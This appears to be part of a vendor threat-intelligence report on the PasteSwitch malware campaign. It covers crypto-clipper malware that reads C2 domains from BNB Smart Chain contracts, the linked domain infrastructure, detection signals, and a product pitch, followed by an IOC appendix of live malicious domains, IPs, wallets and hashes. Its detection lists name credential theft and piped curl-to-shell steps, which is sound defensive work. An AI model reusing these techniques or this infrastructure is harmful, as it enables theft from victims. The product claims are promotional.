AnimateClipper and ZigClipper shared a 21-address clipboard-replacement configuration and used BNB Smart Chain contracts as mutable C2 dead drops.
| Property | AnimateClipper | ZigClipper |
|---|---|---|
| Network | BSC Testnet, chain 97 | BSC mainnet, chain 56 |
| Contract | 0x6936edc505501EBB2F202C985a021a06f1c10C9E |
0x7CC3cFC1Ac007B8c6566fD2C7419b15a75473468 |
| Getter | getData() |
balanceOf(address) |
| Getter selector | 0x3bc5de30 |
0x70a08231 |
| Setter selector | 0x47064d6a |
0x47064d6a |
| Controller | 0x3a35b409af86e79e8945d6a7ffb1dc59b8dbdf46 |
Same controller |
| Deployment block | 80,450,113 |
86,938,214 |
| Deployment time | 2025-12-24T22:07:22Z |
2026-03-16T13:43:21Z |
| Successful setters | 53 | 39 |
| Value on September 12 | lb.propertyfind.cc |
lb.propertyfind.cc |
The contracts stored one operator-controlled C2 domain in storage slot 0. Zig used the standard ERC-20 balanceOf(address) selector as camouflage and ignored the supplied address. Animate exposed getData() directly.
From March 17 through July 26, 2026, 36 mainnet changes were preceded by the same testnet update three to four seconds earlier. Both contracts were deployed and updated by the same controller.
Cisco Talos observed Amatera delivering ZigCryptoStealer in one ClearFake branch and documented the mainnet contract’s mutable C2 value. Check Point Research recovered the Animate contract and its 21-wallet fallback configuration through a separate impersonation and traffic-distribution chain. The Triage execution of the Talos archive classified its extracted payload as AnimateClipper and recorded contact with lb.propertyfind.cc.
The current contract values can be reproduced with JSON-RPC:
{"jsonrpc":"2.0","id":1,"method":"eth_call","params":[{"to":"0x6936edc505501EBB2F202C985a021a06f1c10C9E","data":"0x3bc5de30"},"latest"]}
{"jsonrpc":"2.0","id":1,"method":"eth_call","params":[{"to":"0x7CC3cFC1Ac007B8c6566fD2C7419b15a75473468","data":"0x70a082310000000000000000000000000000000000000000000000000000000000000000"},"latest"]}
Both calls returned lb.propertyfind.cc when observed on September 12, 2026.
The returned value used standard Solidity ABI string encoding. The contracts had already preserved a much longer history of rotating C2 names across hugo-lapp, hugo-mapp, unguidedfreewill, velqo7, gstats-api, vogueatelier, quorashift, and propertyfind infrastructure. Those decoded values are retained in the IOC appendix below.
The recovered Animate execution showed the operational sequence behind the contract lookup:
3.exe
-> BSC RPC at bsc.blockrazor[.]xyz
-> contract returns lb.propertyfind[.]cc
-> process injection through ServiceModelReg.exe
-> conventional C2 over HTTPS
Two independent 21-address replacement sets
The September wuess[.]com endpoint and the Animate/Zig binaries each supplied 21 cryptocurrency replacement destinations. Mechanical comparison found zero exact or case-insensitive matches between the two sets.
| Configuration | Addresses | Primary EVM destination |
|---|---|---|
September wuess[.]com |
21 | 0x1c19A9afa995B096Ea029723DF3C2AfA33c2957C |
| Animate/Zig fallback | 21 | 0xA1E50DaF64fb2B342A64d848E396700962acC2d0 |
The contracts stored C2 domains in slot 0. The replacement addresses remained embedded in the binaries, so the setter history records C2 rotation while the binary comparison establishes the shared Animate/Zig wallet configuration.
Infrastructure reuse connected the delivery groups
The domains changed frequently, while registrar timing, nameserver groups, route tokens, certificates, and server addresses remained available for correlation.
DomiNet connected three delivery groups
Authoritative registration records showed DomiNet, IANA 3775, across 13 of 17 checked domains:
| Group | DomiNet registrations | Domains |
|---|---|---|
| Direct September | 3 of 3 | weaveridge7[.]com, ember-bridge[.]com, rudder-moss[.]com |
| Cato | 6 of 9 | aspencore18[.]com, atlas-compass[.]com, grove-12[.]com, grove-satin[.]com, quill-flint[.]com, vine-96[.]com |
| lostsh | 4 of 5 | anchorcoral10[.]com, bridge-schema[.]com, flint-32[.]com, satinmaple4[.]com |
The three direct September domains were registered between September 4 and September 11. Each used a different Cloudflare nameserver pair and performed a different role:
| Domain | Registration, UTC | Operational role | Cloudflare nameservers |
|---|---|---|---|
weaveridge7[.]com |
2026-09-04 11:01:28 | /api/metrics/run?event=pasted telemetry |
arushi/sterling |
ember-bridge[.]com |
2026-09-05 10:01:28 | Encrypted shell and final Mach-O delivery | earl/nelci |
rudder-moss[.]com |
2026-09-11 07:31:59 | Follow-on /zxc/kito and /zxc/mdw delivery |
jarred/kami |
grove-12[.]com performed the same event=pasted role in the Cato chain. The lostsh chain preserved the same xxd, AES-128-CTR, gunzip, user, BuildID, and telemetry grammar.
Hassan/Sima provisioning connected the lure themes
The hassan/sima Cloudflare pair connected Cato-confirmed bright-links[.]com with behavior-backed PasteSwitch lure infrastructure. The retained sequence ran from Bright Links on July 28 through Freshfolio, Diskclearing, Clean Disk Guide, and Homebrew-themed delivery during August.
Five domain pairs were registered 50 to 126 seconds apart across NiceNIC and Trustname:
| Registration pair | Registration separation | Registrar |
|---|---|---|
bright-links[.]com, crisp-paths[.]com |
105 seconds | NiceNIC |
codex-notes[.]com, cli-guides[.]com |
60 seconds | Trustname |
macdeveloperhub[.]com, macfixguide[.]com |
87 seconds | Trustname |
claud-tips[.]com, codex-paths[.]com |
50 seconds | Trustname |
homebrwmac-hub[.]com, cmux-lab[.]com |
126 seconds | NiceNIC |
Janet/Keaton provisioned the September lures
Four NiceNIC registrations used the janet/keaton Cloudflare pair on September 7:
| Domain | Registration, UTC | Observed role |
|---|---|---|
alfredaps[.]com |
10:59:02 | September lure |
rectangleap[.]com |
11:00:42 | Redirect to rectangleapp[.]com |
muse-code-ide[.]com |
11:54:17 | Redirect to Meta Muse Code |
hbomax-macos[.]com |
13:17:31 | September lure |
The same tracked group contained hbomaxx[.]app, codex-craft[.]com, code-desktop[.]com, and claude-tools[.]com. clean-disk-tools[.]com moved from hassan/sima on August 13 to janet/keaton by September 12. Its captured Apple-styled Terminal page had SHA256 7fa9d1132f62a34aaa54fd5fa0deba45bf0258388743b69c6c74c63207e64ccb and a retained copy field containing cd temp.
Grant/Nia anchored a MacSync subgroup
The grant/nia pair connected the recovered restoremental[.]com MacSync controller with blzaeagent[.]com, helxiagent[.]com, lumenagnet[.]com, and peaecagent[.]com. The five domains appeared in retained DNS within a ten-day window. Restoremental provided the behavioral anchor through /dynamic?txd=, /pipeline/event, /gate, /tmp/osalogging.zip, API key 5190ef1733183a0dc63fb623357f56d6, and telemetry key 5e9c0d853cfb7366d2eeec4a61ee0ed534cde9962d7f11aa4a3d2fcc104e778e.
A 61-second registration burst reused exact route tokens
Sixty-four typo-agent domains were registered through Unstoppable Domains from 2025-09-26T17:46:55Z through 17:47:56Z. The estate spanned the mcgrory/vida, nia/quincy, and grant/nia Cloudflare nameserver cohorts. Exact tokens later appeared across /curl/<token> delivery routes and /dynamic?txd=<token> controller routes:
| Token | Domains |
|---|---|
9fb54f9f843f29194e2acd08eacb93c19fa363e56a2f99b8fec9cb21f6743d62 |
blzaeagent[.]com, lumenagnet[.]com, peaecagent[.]com |
91c11d4c356fd754780c0a5b8c58b5024ea8ea1b37bb85dcaa9feb03e03add87 |
helxiagent[.]com, hbubagent[.]com |
63810ee8b478575f3b2c6c46160c1fd338b213c6fc11bb0069dac9bbb7db237d |
beaocnagent[.]com, glowmedaesthetics[.]com |
bd348a40... |
rvieragent[.]com, lalandscapelighting[.]com |
The Lalandscapelighting route returned a 1,444-byte shell stage. Two successful executions independently established Glowmedaesthetics as a MacSync controller.
The 62.60.226.69 provisioning cluster
62.60.226.69 hosted a coordinated Nova and macOS-tool neighborhood:
applediag[.]com
getnova[.]top
nova-desk[.]top
nova-fix[.]top
nova-hub[.]top
nova-labs[.]top
nova-tools[.]top
novastacktips[.]com
remotion-skills[.]com
macstoragetips[.]com
opendisplay[.]us
The six Nova names shared the address, ns3/ns4.my-ndns.com, SOA serial 2026082200, and near-simultaneous collection timing on August 22. applediag[.]com appeared earlier that day with ns1/ns2.anycastdns.cz, a Gransy SOA, and the TXT value trustname-hosted-zone=created. The address later connected novastacktips[.]com, remotion-skills[.]com, macstoragetips[.]com, and opendisplay[.]us across the hassan/sima and janet/keaton groups.
The 176.53.159.66 delivery and teardown cluster
Thirteen domains served the same byte-identical 2,463-byte Success! page:
chatgpt-safepage[.]com
thepullmanfolkestone[.]com
gigappyworld[.]com
microsoftupdater[.]info
gogolfonline[.]com
heroestales[.]com
wantsellonline[.]com
papartybus[.]com
clveeragent[.]com
congiagent[.]com
sgaaagent[.]com
sprieagent[.]com
cosimcagent[.]com
Five shared 176.53.159.66 and the same mismatched self-signed certificate:
Certificate SHA256: e66ba24fcc8cfbd16de16ca03326ba4fa28905154d4a73680bb088cc64451fb1
SPKI SHA256:        2d3ac1e4c60eac6f107d0eb28a7102a962f6ec2a5990d3c97f0d82aeb5f501f5
Certificate CN:     nungmpower1.example.com
The same address hosted timestamped executable delivery between July 24 and August 9:
| Domain | Route | Observed |
|---|---|---|
cehamilton[.]com |
/when-ill-start-earn-money.exe |
2026-07-24 to 2026-07-25 |
broadwalkindia[.]com |
/1.exe |
2026-07-27 to 2026-07-30 |
cim-kolea[.]com |
/3.exe |
2026-08-02 to 2026-08-03 |
hindustanagency[.]com |
/666.exe |
2026-08-08 to 2026-08-09 |
Retained DNS placed hindustanagency[.]com on 176.53.159.66 through August 11, overlapping the teardown lifecycle.
Infrastructure assessment
PasteSwitch provisioned domains in tightly timed batches and distributed operational roles across them. DomiNet connected the direct September, Cato, and lostsh delivery groups. The Hassan/Sima and Janet/Keaton cohorts connected confirmed lures to seconds-apart sibling registrations. The typo-agent burst and exact /curl/ and /dynamic?txd= token collisions connected bulk provisioning to MacSync transaction routing.
Front-end lures, telemetry, stage delivery, tasking, exfiltration, and contract-resolved C2 rotated independently. Route grammar, API keys, campaign identifiers, process behavior, payload hashes, registrar timing, nameserver groups, origin reuse, and contract control remained available as pivots across that rotation.
Detection survives the domain rotation
PasteSwitch rotates front ends, helper hosts, telemetry endpoints, C2 servers, and exfiltration destinations independently. Process behavior, route grammar, campaign identifiers, API keys, upload formats, and contract setters remain stable across those changes.
Useful macOS process and file signals include:
Terminal or an AI agent launches curl
curl output is piped to zsh
base64 -d, xxd -r -p, openssl, or gunzip follows
xattr -c and chmod +x target /tmp/helper or /tmp/.<random>
osascript collects credentials or application data
/tmp/osalogging.zip or /tmp/out.zip is created
AccountsHelper or .service appears under .com.apple.accountsd
Useful macOS network signals include:
/curl/<token>
<token>.daily
/dynamic?txd=
/gate?buildtxd=
/pipeline/event
/api/metrics/run?event=pasted
/contact with X-Chunk-ID, X-Chunk-Part, and X-Chunk-Total
/api/join/
/api/tasks/<bot-id>?v=1.4
/api/tasks/ack
/api/cookies
/zxc/kito
Windows detections can combine mshta, the servicedae scheduled task, 32-bit PowerShell, the loader strings, and the Amatera network mismatch:
BWJFEesMEqRvjQbm
AMSI_RESULT_NOT_DETECTED
@(989,145,425)
\BaseNamedObjects\IAPICBKEIL
destination 77.91.65.13:443 with SNI facebook.com
Contract monitoring can watch successful calls to setData(string), selector 0x47064d6a, from controller 0x3a35b409af86e79e8945d6a7ffb1dc59b8dbdf46 against both contracts. Each returned string becomes a candidate C2 domain for network controls.
Default-Deny-All stops the PasteSwitch sequence
PasteSwitch depends on new destinations being reachable as soon as a victim clicks an advertisement or runs the copied command. adam:ONE applies Zero Trust Connectivity from a Default-Deny-All state. Its Don’t Talk To Strangers (DTTS) technology enforces DNS as the root of trust and denies IP connections unless the destination was first requested through DNS and allowed by policy. Dynamic allowlisting can grant verified services at the device or group level, with network access limited to the approved DNS mapping.
| Campaign stage | PasteSwitch behavior | Default-Deny-All control |
|---|---|---|
| Malvertising | A trusted Reddit account sends the visitor to hbomaxx[.]us, hbomaxmac[.]com, or another disposable lure |
The advertised hostname receives its own policy decision before the browser can open it |
| Typosquatting and brand impersonation | Lookalike domains imitate HBO Max, Alfred, ChatGPT, Claude, Ledger, Trezor, and other familiar products | Each FQDN is a distinct identity and requires explicit or dynamic approval |
| Staged delivery | The copied command moves through lure, telemetry, helper, payload, tasking, and exfiltration hosts | Every new destination creates another policy checkpoint, allowing the chain to be interrupted before the next stage runs |
| C2 and exfiltration | MacSync and AMOS contact dedicated tasking and upload endpoints | Unapproved C2 and upload destinations remain unreachable even during the period before threat intelligence has classified them |
| Deceptive direct-to-IP TLS | Amatera connects to 77.91.65.13:443 while presenting facebook.com through SNI and HTTP authority |
DTTS requires a DNS-backed, policy-approved destination mapping, so the direct socket cannot inherit the trust assigned to facebook.com |
DNSharmony adds multi-provider protective DNS aggregation. If any configured resolver identifies a destination as malicious, the connection is denied. Together, dynamic allowlisting, DNS verification, and direct-IP enforcement place controls before the lure, between payload stages, and in front of C2 and exfiltration.
Learn more about adam:ONE and Default-Deny-All networking.
Indicators of compromise
The inventory below covers the directly observed routes, recovered artifacts, infrastructure, and contract state described in this article. Published MacSync and gated-ClickFix domain sets remain available through the inline Microsoft, Zscaler, RST Cloud, Cato, and lostsh references.
Addresses
| Address | Branch | Role | Source |
|---|---|---|---|
45.94.47.204:80 |
AMOS helper | Enrollment, task polling, and acknowledgement | April PCAP and helper analysis |
77.91.65.13:443 |
Amatera | Direct-to-IP TLS C2 using facebook.com SNI |
Exact PE execution |
165.22.199.85 |
September macOS | Telemetry and /contact exfiltration |
September macOS execution |
164.90.161.147:80 |
September macOS | Post-execution HTTP contact | September macOS execution |
92.246.136.14 |
AMOS helper | Fallback /contact exfiltration |
Helper configuration and published AMOS reporting |
62.60.226.69 |
Shared provisioning | Nova and macOS-tool cluster | DNS, registration, and infrastructure records |
176.53.159.66 |
Shared delivery | Teardown, TLS, and Windows executable cluster | DNS, TLS, certificate, and execution records |
172.236.51.169 |
Gated lure | Observed storageprofiler[.]com origin |
Page capture and certificate records |
138.124.93.32 |
AMOS helper | /contact exfiltration |
Microsoft helper-campaign IOC list |
168.100.9.122 |
AMOS helper | /contact exfiltration |
Microsoft helper-campaign IOC list |
199.217.98.33 |
AMOS helper | /contact exfiltration |
Microsoft helper-campaign IOC list |
38.244.158.103 |
AMOS helper | /contact exfiltration |
Microsoft helper-campaign IOC list |
38.244.158.56 |
AMOS helper | /contact exfiltration |
Microsoft helper-campaign IOC list |
Core domains
| Function | Indicators |
|---|---|
| Copied-command lures | filequanticore[.]com, filesiriuscore[.]com, alfredaps[.]com, hbomaxx[.]us, hbomax-macos[.]com, bright-links[.]com, codex-notes[.]com, storageprofiler[.]com, cladesktop[.]gitlab[.]io, cli-desktop[.]com, cli-stack[.]com, homebrwmac-hub[.]com, clean-disk-guide[.]com |
| Click tracking | flutelikelurkerunsinewy[.]com, camaligsalvatrefoils[.]com |
| macOS loader delivery | press29[.]com, leaf68[.]com, basequill9[.]com, perchframe15[.]com, canvas-35[.]com, pine63[.]com, trekmesh15[.]com |
| September telemetry and delivery | weaveridge7[.]com, ember-bridge[.]com, rudder-moss[.]com, wuess[.]com |
| MacSync delivery and control | houstongaragedoorinstallers[.]com, pressureulcerlawyer[.]com, lalandscapelighting[.]com, aidevmaster[.]com, pinescope11[.]com, dogtrainersgeorgia[.]com, denverplumbingandwaterheater[.]com, restoremental[.]com, glowmedaesthetics[.]com, marbellaresales[.]com, gatemaden[.]space, beaocnagent[.]com, hbubagent[.]com |
| AMOS helper and tasking | arkypc[.]com, harbor-29[.]com, fern-plume[.]com, node-slate[.]com, grove-12[.]com, verse-18[.]com, lakhov[.]com, mpasvw[.]com, ouilov[.]com, aforvm[.]com |
| Fake wallet delivery | loop-lumen[.]com, umapla[.]com, glrack[.]com |
| Windows staging | desktop-version[.]com, oakenfjrod[.]ru |
| SIC Windows route | sic180[.]com, habar55[.]namebright[.]bike |
| Provisioning-linked lures | crisp-paths[.]com, cli-guides[.]com, macdeveloperhub[.]com, macfixguide[.]com, claud-tips[.]com, codex-paths[.]com, cmux-lab[.]com, rectangleap[.]com, muse-code-ide[.]com, hbomaxx[.]app, codex-craft[.]com, code-desktop[.]com, claude-tools[.]com, clean-disk-tools[.]com, opendisplay[.]us |
| Provisioning neighborhood | applediag[.]com, getnova[.]top, nova-desk[.]top, nova-fix[.]top, nova-hub[.]top, nova-labs[.]top, nova-tools[.]top, novastacktips[.]com, remotion-skills[.]com, macstoragetips[.]com |
| Teardown and delivery neighborhood | chatgpt-safepage[.]com, thepullmanfolkestone[.]com, gigappyworld[.]com, microsoftupdater[.]info, gogolfonline[.]com, heroestales[.]com, wantsellonline[.]com, papartybus[.]com, clveeragent[.]com, congiagent[.]com, sgaaagent[.]com, sprieagent[.]com, cosimcagent[.]com, cehamilton[.]com, broadwalkindia[.]com, cim-kolea[.]com, hindustanagency[.]com |
| Address reuse | euquiz[.]space |
| Contract C2 | lb[.]propertyfind[.]cc |
Smart contracts
AnimateClipper: 0x6936edc505501EBB2F202C985a021a06f1c10C9E
ZigClipper:     0x7CC3cFC1Ac007B8c6566fD2C7419b15a75473468
Controller:     0x3a35b409af86e79e8945d6a7ffb1dc59b8dbdf46
getData():      0x3bc5de30
balanceOf():    0x70a08231
setData():      0x47064d6a
Key hashes
eec09815c3664aa6b3cd370a8b8f566be3b804949cfc514f145262136898b009  September macOS payload
d4150c1c97f047c6edb14767bf1efa8f9e37d63b124f38f27da4ef52d570aac2  AccountsHelper service component
f71d72711fe132f00d1a10d6f8c0f26c1544b41f57ca9262668dd2c771cc31f7  metadata mdworker component
a90a93e9776852dac869d4097dba2a4741ef5d316a1ae8631329349287e6a411  metadata mdworker_shared component
93d986f39599df747e4f65484a41d5e5ae7ece345924ea36e4f4ee623ce2f0ae  Arkypc loader
e6e54a8e8f30cedd8492f515ab95e005478bafb41998c43341fcf3a494573d6c  Arkypc helper
f8d09bb7ef38015342fb8ae11c489fc1a3f01e743123e4222e9291cb474fb75e  fake Ledger archive
131a071301006dbed8dbf4d2e08b2914407b7693ab23566bdfee9f39f157aab4  fake Trezor archive
ecbbf5c7f1fac026dbaa74e8dac630730b4a49fbbb9fd59c333c48c28768ebfb  fake Exodus archive
5e8ad983129f6771d186f60379dca30d208374cac45bac75d5459aaf0fabc8ad  InstallFix MP3/HTA carrier
480c65e5bb793da2d5ddfdcf00dd37bd4c7176ea0fb58d4e6bd5c891795dc2f5  InstallFix /claude carrier
3276414afb3c7ce7aa19db5401051ce4ad6968a7cc6bf8384cd6470c92541a24  recovered InstallFix PowerShell
ec9111b13bb21c1ce757db666b6df329724ec2ec493bcae1ba64b4ec2e93a331  recovered x86 shellcode
d4eb6e4cec1e69f3bc94bbe2d743e982863fc8549e49f832846c218e1aba3fcb  Amatera PE
6759c72365d0c690db613ff30635970668f5699b65c3842ecdc4f1b695ed13a7  SIC MP3/HTA payload
279d04c0cfd700c8bcb9acbed528131d3ffef8e25d12713e8649772739aecb92  Talos clipper archive; extracted payload classified as AnimateClipper
Additional recovered hashes
06a3d3bdeb33411fba53eed53cf528f3b33fdf5c2a74921d5d98002cb5e2ba1b  Houston MacSync shell stage
d1690bec25ed5423e86a9ba1ce41ba8d0de91700e0b680291196dd9975a8a29c  Pressureulcerlawyer MacSync shell stage
ede6ea506c6221f24618f8a7177f9c2f16b63968f0c34818c45d88f1d0dd03a7  Lalandscapelighting MacSync shell stage
d95e123c2ed35a03b84558b8a3cd7b7e47a15914ed819ca2ce99afe32b5a0540  Aidevmaster MacSync shell stage
18c8b79ce68060782e52445a9f38c57e4b6e3f09f625b0465e0a9576e51a7505  Pinescope11 MacSync shell stage
249088420058e50b5e7d1e615a6b9c212e1c341b43fbd8b60cde30d5bd281938  Trekmesh15 AMOS helper shell stage
9eb96fc1fda13b143a90896793754b6a61942dbf87846895bb9ea8c1e849cd96  Dogtrainers MacSync shell stage
825f0358da26a5cd85076be4586c4125ea5958235f3d9669ea3bf60c0edfc5b2  Harbor AMOS helper shell stage
ac90360ac4d8c2eb2585daa867d085d2fb12b859bed6c3a472a738cd08e55383  Denver MacSync shell stage
fbc6e1867de39feb53f62f8fe805b9dee8ca66e751243731d1db3974eba07e97  Restoremental MacSync AppleScript
0d58616c750fc8530a7e90eee18398ddedd08cc0f4908c863ab650673b9819dd  Glowmedaesthetics MacSync shell stage
86d0c50cab4f394c58976c44d6d7b67a7dfbbb813fbcf622236e183d94fd944f  Glowmedaesthetics MacSync shell stage
ecfaa20f25e11878686249c7094706bc3dcd2dc0ace0f2932a39d1bfdac85863  older MacSync Mach-O
06c74829d8eee3c47e17d01c41361d314f12277d899cc9dfa789fe767c03693e  older MacSync Mach-O
5ae085cb918abaeb83b4819106534247cfd30f30c77cbcc7806fbf99e12234fb  Harbor helper
6705033c16d499d65b79f0f8f459a8ea214ae85aedffb3d25f68ba26e455f136  wuess configuration body
48cc0941b4129bfaeb6948de49dc7c81456e92907b3ea6bdcef5ff186dddf200  fake Trezor Mach-O
8d88b558dc9edbc4fdb66eb2451fd5f4df49266921346d2db1191cf23f0d13dc  fake Exodus Mach-O
12f6fde9d8058292ad1fb869352eebd615aa59c526a481a39fb52aa59e368d0d  Oakenfjrod Polymarket response
dbe8f391291a66a509d5a0144ece8e61789657f96bac14f786293bb4d2ca21ac  decoded PowerShell layer
439f01ee546eabbdbcc02c0312cf3de28877ed8fcba80e46da88b76b02527a66  shellcode-loader PowerShell
2f04ba77bb841111036b979fc0dab7fcbae99749718ae1dd6fd348d4495b5f74  Oakenfjrod cloude stage
d5a60dedf71308f5971269b7a63903e4b68992c392a0368f1dd03cb7e4bcefbc  Oakenfjrod cloude stage
ebb2a2f9f58d0908848399ffcb3a254e9171a8c14daeeae7fc042376372802f4  Oakenfjrod cloude stage
97f9e987cbd9de6e853c1adcc7614a8d77d4216d63473e7a1f0f6356c5f0e771  Zig-contract-associated sample
23bec473632af324b0a271f6b0575ea3d3174af7042ee5d582cb739714a35af8  AnimateClipper, Broadwalkindia
31cf473bb93abef0760d4992d45bafcd936edb7c26193c175f8491f8ffaef0e0  AnimateClipper, Cehamilton
407aaecabee599cb29dbb3cf177ed77b67f65d63f456c7abeda5834c0d36ed5f  AnimateClipper, Hindustanagency
5ee86cbcd296e0998ca20ee65a7506fb3baecfb7ce98eede29bff1a6a6e0fc95  AnimateClipper, Hindustanagency
bc9165c426258d33799107d41a1e692504d7e69e02762475ab3b8cbcd19d5d40  AnimateClipper, Cim-kolea
d4cfab5e052df4c049f258e226d11825cb37b0359be454b83241edd59b295f08  AnimateClipper, Hindustanagency
fdfd0b06cb31d68146dbb5ffb45b82ca1b59a7b4f62f917a990a9c3bd01654ab  AnimateClipper, Broadwalkindia
5a9a3ce9ff74d7823737b184330134b25a4f36fc1d268789229f8de16832508c  Filequanticore and Filesirius lure
1ba14ee44de95a3e6dcb9866cd00015dbf37f078a74362a827b21c8b2ec48a1a  copied-command data
f122d596ac6f5bb26ec69ab5fa68506da71d0f72bba5533c913dedd0314855e7  Filequanticore page loader
cf8d03a0de9e29e3f6a81606443cbf9df2167e95435f88ede747415d4b7e84ed  Filequanticore script
52385473e1a64ae5b7a3b79f145304e6b2c5db53e8883e6beede41821c08673f  Bright Links lure
6d9ced8d62655d1a0ddc0d6b5359a10e921b4b2b3b1000dcf96b240f2fa79662  Cli-desktop lure
d72df956a51b1ec0af1e1d375a5704538d2e32688259c14aed39cf1e9d0d770a  Cli-stack lure
9f26da2456f30b1e10c9aaee4fbf4cbab07912177366aca7fa1103be08a026ff  Codex Notes lure
a69fb9b56a10c8616e76b20a6900842737e16077796aa195b86b71407b8e79b9  Diskclearing lure
008e04a7807f9ed59d77942b1d268e4a93bb82316346f48e5f5b663233db3fff  Freshfolio lure
02ac1914fcb4efae0699571751acd700ef0a1933312cd37e72bb7f37bacf4776  Homebrew lure
91b192d28380c77bda19a142c8979d03b3409ca819c07e6dabae0c73a2ab2360  Storageprofiler gated lure
8c469b571875c6ba0009237379ba0a23b716db6d97724a81a7032a2e4b3456b6  Cladesktop cross-platform lure
7a4c15c5f056322ceb9a16fd74374ec0e85aacbaeeb6042ff34b9c415e900864  Cladesktop wrapper
f771f4717ed04f723b30f9e0424cc2f630f1ffe47857502edd27c3c40c609320  Cladesktop Wasm
013e587247324cfa3005443d2b8036f9a434cafafa1d8a56a6f5637b3dd9d3c1  Cladesktop fallback page
Contract-resolved C2 history
The following domains were decoded from successful setData(string) transactions against the Animate and Zig contracts. Repeated values are deduplicated.
br[.]hugo-lapp[.]co
carlessclapped[.]com
cf[.]hugo-mapp[.]co
cw[.]hugo-lapp[.]lat
dau[.]hugo-mapp[.]co
dmt[.]unguidedfreewill[.]co
doh[.]hugo-mapp[.]co
ed[.]hugo-lapp[.]lat
en[.]hugo-mapp[.]co
esp[.]hugo-mapp[.]co
fcp[.]unguidedfreewill[.]co
fd-api-irc[.]velqo7[.]co
fd-api-irf[.]velqo7[.]co
fd-api-iris[.]velqo7[.]co
fd-api-irs[.]velqo7[.]co
fd-api-rop[.]velqo7[.]co
fd-api-zog[.]velqo7[.]co
fd[.]gstats-api-contact[.]cc
fd[.]gstats-api-contd[.]cc
fd[.]hugo-lapp[.]lat
flame-guard[.]cc
fr[.]hugo-mapp[.]co
io[.]hugo-lapp[.]lat
jup[.]unguidedfreewill[.]co
kffd3[.]vexlatech[.]cc
kffd3[.]vogueatelier[.]cc
kr[.]hugo-lapp[.]co
lb[.]propertyfind[.]cc
mgo[.]gstats-api-contact[.]cc
paf[.]hugo-mapp[.]co
pf[.]hugo-mapp[.]co
pkg[.]vogueatelier[.]cc
pt[.]hugo-lapp[.]co
sdx[.]unguidedfreewill[.]co
smart[.]hugo-mapp[.]co
sp1[.]gstats-api-coni[.]co
sp13[.]gstats-api-coni[.]co
sp13[.]gstats-api-cont[.]co
st[.]hugo-lapp[.]lat
static[.]quorashift[.]cc
td[.]hugo-lapp[.]lat
tnt[.]unguidedfreewill[.]co
wdm[.]unguidedfreewill[.]co
wdm[.]velqo7[.]co
wdx[.]unguidedfreewill[.]co
wdx[.]velqo7[.]co
wix[.]velqo7[.]co
xn--b1ahgbfifq[.]gstats-api-cont[.]co
xn--b1aluem3j[.]gstats-api-contd[.]cc
xn--i-ctbr1afp[.]gstats-api-contd[.]cc
Animate and Zig replacement addresses
0xA1E50DaF64fb2B342A64d848E396700962acC2d0
1PbWWqgKDBDorh525uecKaGZD21FGSoCeR
31kwGkJP9xM26cnQJLpe1CH6pjSt4DEDz2
32Epo1K92Xzo6Hayq1Fmkj21x4fUk7JZT7
bc1qcg5sx6a6evx5ls4gj6nh8d0jtamh89n2y473dr
bc1pqn73hlel3mmnza0kfl2alwkkgkapeeknufgtysll8fs2z4umdf0qpvus9q
ltc1qk437ykzdxms9k9wh5vhd7aalsv0tfx6r39rrtv
LV9AYZKQEg891crnof7PFK6u77noVM4Y45
MG1FerSxboiwjhvU2cv4n34pXz5FpC88p4
TNf4nzc6x6fZrBMLMaZZGV1SbCjShDqbaQ
r9yMnTm4NSzvG9rrwjM2ec8xZgh1cafXH8
cosmos1k5xu6njlc90r92gdwvtfjh826jduw7ptmry0q8
UQDvDUxFShoWWbHougyHjr0tFz3E38fX8e0bnTUpya-P0mXW
DH9W9S6mSSBsGeiSstgsGdiREZupQbZf9C
RRkUSs6V3Eu6gxjGDbGzcS99F5WyKtggsw
XvUreW3ZjMcDuMTowd1BZsK9CYJdk7eKJw
RMh4hfsi84LdbS4uS3jaSaNccc8kartkDJ
XALFSI6ETIZJH2N5CFT2CFOKPFDVDTZUVR7Q3L26UG74SWYGMY6X7MA46Q
XpY2GAXeKJwxSqF87BbPzD68Woy5trj8iKS1PPM
EME9M9cSy9FvfHvcx2gMPkp1H5Dj4YaKufPRsAyon8Tf
qphu2urfykunh5l42retl4aqw6xnfjkyjvcy6gjqrs
Wuess replacement addresses
addr1q96640zpnccyktlmjqnzqnypwugva9g9dcuk0f5jt9mjz3xh54zest5mg6mqh9dt5q4lgt9j3zwfz67s4mqqyj4x4xkq62nj0f
stake1u8t623vc96d5ddstjk46q2l59jeg38y3d0g2asqzf2n2ntqjv72k8
X-avax1h9qxee0820ezfkgeeuc02gkc0c77xrypx8z6g2
bitcoincash:qqkmn6qq7k0wpa5x7qxze5c4lkcsjkrsvsy2ecll6y
bnb1jvds8pg6zkxd2s7dl8klr0dye5avlfv8mm25jm
bc1qkg288agwvjs9cnmhz2q2f4p0x6nttwwngue7v0
1EZk7eLw52dErMygLvfKQJJ6KVWk8gPgvE
3K4JfWQv1ye2DAmgfcnMUBJSLnux7Lpf2X
bc1p6nwq0zs0dhcf5zgsfhjrr93enggkzmvqpwxld85egv7zamrcktqsdxmjvt
cosmos13ppe5rlcmlsgp4mlzxuma4nypcgh22upkjgf0k
DNZCS9qtuibaMtgVTf9Ttr7SuXaXRCMsDN
13ky7J5igHNFeYogpkPh88CzwFNNh46DseTT64uqqvumgeJy
0x1c19A9afa995B096Ea029723DF3C2AfA33c2957C
ltc1qk8vtqkx8m8dds3t3kc7vttlgegecf4zc9mlt58
LNt9qLwNeWNVuTshrRNMxsA2zGdDTjtzkT
JA56jZx7GXNdr5T3UCBaU6kFw9qMNxg89gzDjHH1c7cG
0x863f2b5cc85b6d02585a74c085ec028931f70753bf85e01fd03f029a36f0ce6d
5EpfxxpepW6nD1oAs7LgyyNr5dNizkY5o9ixvmvVHqtFWF21
TSucG5Xry7cL2bRYGc24ooPxd2VeSKvT16
GAC5UAVLGJWXEOOULHLMXZR5SGLQLLDVBQLXHTA2D43UJ7RWTAIZUCWA
rUuyWz7YTUks7qk3xJBziyss3NLpGo1Upp
Conclusion
The HBO Max account provided PasteSwitch with a trusted advertising identity for 48 hours. The copied command exposed a delivery system that had already operated across software brands, operating systems, malware families, and infrastructure generations.
PasteSwitch kept its visible lures disposable while preserving operational structure. The same route grammar, API keys, helper identifiers, telemetry endpoints, staging conventions, task protocol, persistence paths, and registration patterns appeared after individual domains changed. On Windows, the operation combined InstallFix with layered in-memory loading and an Amatera client that presented facebook.com over a direct socket to 77.91.65.13. In the clipper branch, one controller synchronized C2 changes across testnet and mainnet contracts while two related binaries retained the same 21-address fallback configuration.
